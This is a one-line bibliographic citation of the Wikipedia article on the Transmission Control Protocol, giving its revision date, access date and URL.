"Transmission Control Protocol." Wikipedia. July 12, 2014. Accessed November 23, 2014. http://en.wikipedia.org/wiki/Transmission_Control_Protocol.